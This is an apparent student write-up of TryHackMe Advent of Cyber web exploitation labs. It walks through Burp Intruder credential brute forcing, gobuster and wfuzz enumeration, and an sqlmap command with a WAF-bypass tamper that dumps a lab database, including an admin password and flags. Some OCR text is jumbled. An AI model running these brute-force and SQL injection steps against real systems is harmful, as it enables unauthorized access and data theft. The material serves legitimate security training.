
Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
1	admin	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	255	
0			302	<input type="checkbox"/>	<input type="checkbox"/>	309	
2	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
3	user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
4	admin	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
5	root	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
6	user	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
7	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
8	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
9	user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	

Finished

Question 6:

Then key in the username and password to get the flag.



Thought Process/Methodology:

Having access the site, we were greeted by a login page without registration button without an username and password, we use Burp Suite to intercept the site and try to brute force our way in. First we setup the Burp Suite and FoxyProxy, then we type in random username and password, we use Burp Suite to intercept, then send the raw code to intruder, there set the attack type to cluster bomb, and type in common username and password under the payload section, then we start the attack, after it finished we notice a line with different number the length section, we took the username and password from there and key in into the login page, which log us and there lies the flag.

Day 4: Web Exploitation - Santa's watching:

Tool used: kali linux, Fire Fox, Terminal Emulator, Gobuster, wfuzz

Solution/walkthrough:

Question 1:

Go to target site to inspect and plan what tool to use for the attack.



Y0u h4v3 b33n d3f4c3d v0ur f0rums ar3 q0ne

Question 2:

Download wordlist from TryHackMe.

Challenge

Deploy both the instance attached to this task (the green deploy button) and the AttackBox page. After allowing 5 minutes, navigate to the website (10.10.124.50) in your AttackBox browser.

It is up to you to decide if you wish to create the wordlist yourself or use a larger wordlist I have provided. A wordlist is also [available for download](#) if you are using your own machine.

Question 3:

Open the terminal emulator run the command as shown below. After that wait for it to finished. And after it finished key in /api into the end of the site name.

```
[+] (1211102270㉿kali)-[~]
$ gobuster dir -u http://10.10.124.50 -w /usr/share/wordlists/dirb/big.txt
-x php,txt,html


Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://10.10.124.50
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.1.0
[+] Extensions:              php,txt,html
[+] Timeout:                  10s

2022/06/17 12:05:57 Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 277]
/.htaccess      (Status: 403) [Size: 277]
/.htpasswd.php  (Status: 403) [Size: 277]
/.htaccess.php  (Status: 403) [Size: 277]
/.htpasswd.txt  (Status: 403) [Size: 277]
/.htaccess.txt  (Status: 403) [Size: 277]
/.htpasswd.html (Status: 403) [Size: 277]
/.htpasswd.html (Status: 403) [Size: 277]
Progress: 1296 / 81880 (1.58%)
```

Question 4:

Once entered, run the command as shown below and wait for it to finish. Once finished look for the Chars with different number, then copied the Payload number next to it.



Index of /api

Name	Last modified	Size	Description
Parent Directory	-	-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.124.50 Port 80

```
[—(1211102270㉿kali)-[~]
$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.124.50/api
/site-log.php?date=FUZZ

[—(1211102270㉿kali)-[~]
$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.124.50/api
/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
*****
```

Target: http://10.10.124.50/api/site-log.php?date=FUZZ
Total requests: 63

ID	Response	Lines	Word	Chars	Payload
0000000003:	200	0 L	0 W	0 Ch	"20201102"
0000000025:	200	0 L	0 W	0 Ch	"20201124"
0000000026:	200	0 L	1 W	13 Ch	"20201125"
0000000030:	200	0 L	0 W	0 Ch	"20201129"
0000000015:	200	0 L	0 W	0 Ch	"20201114"
0000000001:	200	0 L	0 W	0 Ch	"20201100"
0000000027:	200	0 L	0 W	0 Ch	"20201126"
0000000028:	200	0 L	0 W	0 Ch	"20201127"
0000000029:	200	0 L	0 W	0 Ch	"20201128"
0000000007:	200	0 L	0 W	0 Ch	"20201106"
0000000024:	200	0 L	0 W	0 Ch	"20201123"
0000000023:	200	0 L	0 W	0 Ch	"20201122"
0000000022:	200	0 L	0 W	0 Ch	"20201121"
0000000021:	200	0 L	0 W	0 Ch	"20201120"
0000000014:	200	0 L	0 W	0 Ch	"20201113"
0000000020:	200	0 L	0 W	0 Ch	"20201119"

Question 5:

Afterware key in the payload number with the format ‘site name’/api/site-log.php?date= ‘payload number’ to get the flag.



Thought Process/Methodology:

When accessed the target side, we found we can't interact with site, so we decided to use Gobuster find any information about the site, but since our kali linux didn't have Gobuster we have to install it. Then we open terminal emulator and run the command as shown in Question 3, wait for to finished then key in /api into the end of the site name. Then we were taken to a dictionary page, in it we found a php file name site-log.php. Afterware we have to download the wordfile from TryHackMe, we don't have it in kali linux, then we run a wfuzz command as shown in Question 4 to fuzz the data. After it finished running we found a line with different number under the Chars section so we copy the payload in the same line into and key it as shown in Question 5 which in turn shows the flag.


Day 5: Web Exploitation Someone stole Santa's gift list!

Tool used: Kali Linux, FireFox, Terminal Emulator, BurpSuite, SQLMap

Solution/walkthrough:

Question 1:

Access the hidden login page using the hint given by TryHackMe



Question 2:

Login page accessed.

Welcome back, Santa!

The database has been updated while you were away!

Enter:

Search

GiftChild	
N	
u	
l	
l	

Question 3

Using Burpsuite, intercept a search request.

Burp Suite Community Edition v2021.10.3 - Temporary Project

Request to http://10.10.230.152:8000

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1.1

Brute Force Hex In Out Inspector

1: GET /santapanel/search?bruh HTTP/1.1
2: Host: 10.10.230.152:8000
3: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4: Accept: */*
5: Accept-Language: en-US,en;q=0.5
6: Accept-Encoding: gzip, deflate
7: Connection: keep-alive
8: Referer: http://10.10.230.152:8000/santapanel
9: Cookie: session=meyJhdHRoIjp0cnVlf0_Yg@rw_wlQ0010gB0vEwRmMzEwvvnY0
10: Upgrade-Insecure-Requests: 1
11:
12:

10.10.230.152

Welcome back, Santa!


The database has been updated while you were away!

Enter: Search

GiftChild	
N	
u	
l	
l	

Question 4:

Save the current request in a php file by right clicking on the burpsuite menu and selecting “Save Item”. Save the file in as an appropriate name, in this case, it is titled as sus.php



The screenshot shows a Burp Suite interface with a context menu open over a selected HTTP request. The menu is organized into several sections:

- Scan**:
 - Send to Intruder (Ctrl-L)
 - Send to Repeater (Ctrl-R)
 - Send to Sequencer
 - Send to Comparer
 - Send to Decoder
 - Request in browser >
- Engagement tools [Pro version only]**:
 - Change request method
 - Change body encoding
 - Copy URL
 - Copy as curl command
 - Copy to file
 - Paste from file
 - Save item** (highlighted in orange)
 - Don't intercept requests >
 - Do intercept >
 - Convert selection >
 - URL-encode as you type
- Cut** (Ctrl-X)
- Copy** (Ctrl-C)
- Paste** (Ctrl-V)
- Message editor documentation**
- Proxy interception documentation**

At the bottom of the interface, there are navigation icons (undo, redo, search) and a status bar indicating "0 matches".

Question 5:


On the Kali Linux terminal, input the following command and then enter.

```
sqlmap -r /home/kali/Downloads/sus --tamper=space2comment  
--dump-all --dbms sqlite
```

-dump-all = request all data from database

--dbms sqlite = clarify with sqlmap what database did the website use

--tamper=space2comment = bypass the Web Application Firewall (WAF) setup by Santa as explained in Santa's to do list



The screenshot shows a terminal window within the Burp Suite interface. The terminal title is "kali@kali: ~". The command entered is:

```
$ sqlmap -r /home/kali/Downloads/sus --tamper=space2comment --dump-all --dbms sqlite
```

The terminal window includes a menu bar with File, Actions, Edit, View, Help, and a toolbar with Intercept, Forward, Drop, Intercept is on, Action, Open Browser, and a context menu icon. Below the toolbar are buttons for Pretty, Raw, Hex, and a copy/paste icon. The main pane displays a single line of text:

```
1 | GET /santapanel?search=bruh HTTP/1.1
```

Question 6:

Let SQLMap translate the request and exploit the database for us. Input Y to every user input required. The database, the THM flag as well as the login details are shown.

Burp Suite Community Edition v2021.10.3 - Temporary Project kali@kali: ~

File Actions Edit View Help Burp Project Intruder Repeater Window Help

			playstation	
Michael	5	xbox	Comparer	
William	6	candy	Target	
David	6	books		Logger
Richard	9	socks		Extender
Joseph	7	10 McDonalds meals		Project options
Thomas	10			Intruder
Charles	3	toy car		User options
Christopher	8	air hockey table	Action	
Daniel	12	lego star wars		Repeat
Matthew	15	bike		
Anthony	3	table tennis		
Donald	4	fazer chocolate		
Mark	17	wii n64 linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0		
Paul	9	github ownership application/x-q=tq;q=0.9,image/webp,*/*;q=0.8		
James	8	finnish-english dictionary		
Steven	11	laptop		
Andrew	16	raspberry pie		
Kenneth	19	TryHackMe Sub tapanem		
Joshua	12	chair inv{1Q.Yqarrw.v1Q0010gB0v}JWRoMKEENakwmnY0		

Comment this Item

[10:12:05] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.230.152/dump/SQLite_masterdb/sequels.csv'

[10:12:05] [INFO] fetching columns for table 'hidden_table'

[10:12:05] [INFO] fetching entries for table 'hidden_table'

Database: <current>

Table: hidden_table

[1 entry]

flag
thmfox{All_I_Want_for_Christmas_Is_You}

[10:12:05] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.230.152/dump/SQLite_masterdb/hidden_table.csv'

[10:12:05] [INFO] fetching columns for table 'users'

[10:12:05] [INFO] fetching entries for table 'users'

Database: <current>

Table: users

[1 entry]

password	username
EhCNSWzzFP6sc7gB	admin

[10:12:05] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.1

Thought Process/Methodology:

In this task, we are given a hint of an existing yet hidden login page in the directory. The task asked for us to access the login page without using directory brute forcing, so with the given hint we figured out the page for the login page which was “/santapanel”. The login page shown requires an input which will query the site’s database. Using burpsuite, we can save the captured search information and using SQLMap, the aforementioned information can be included with a request as shown in question 5. The request will exploit the database and show all relevant information as shown in question 6.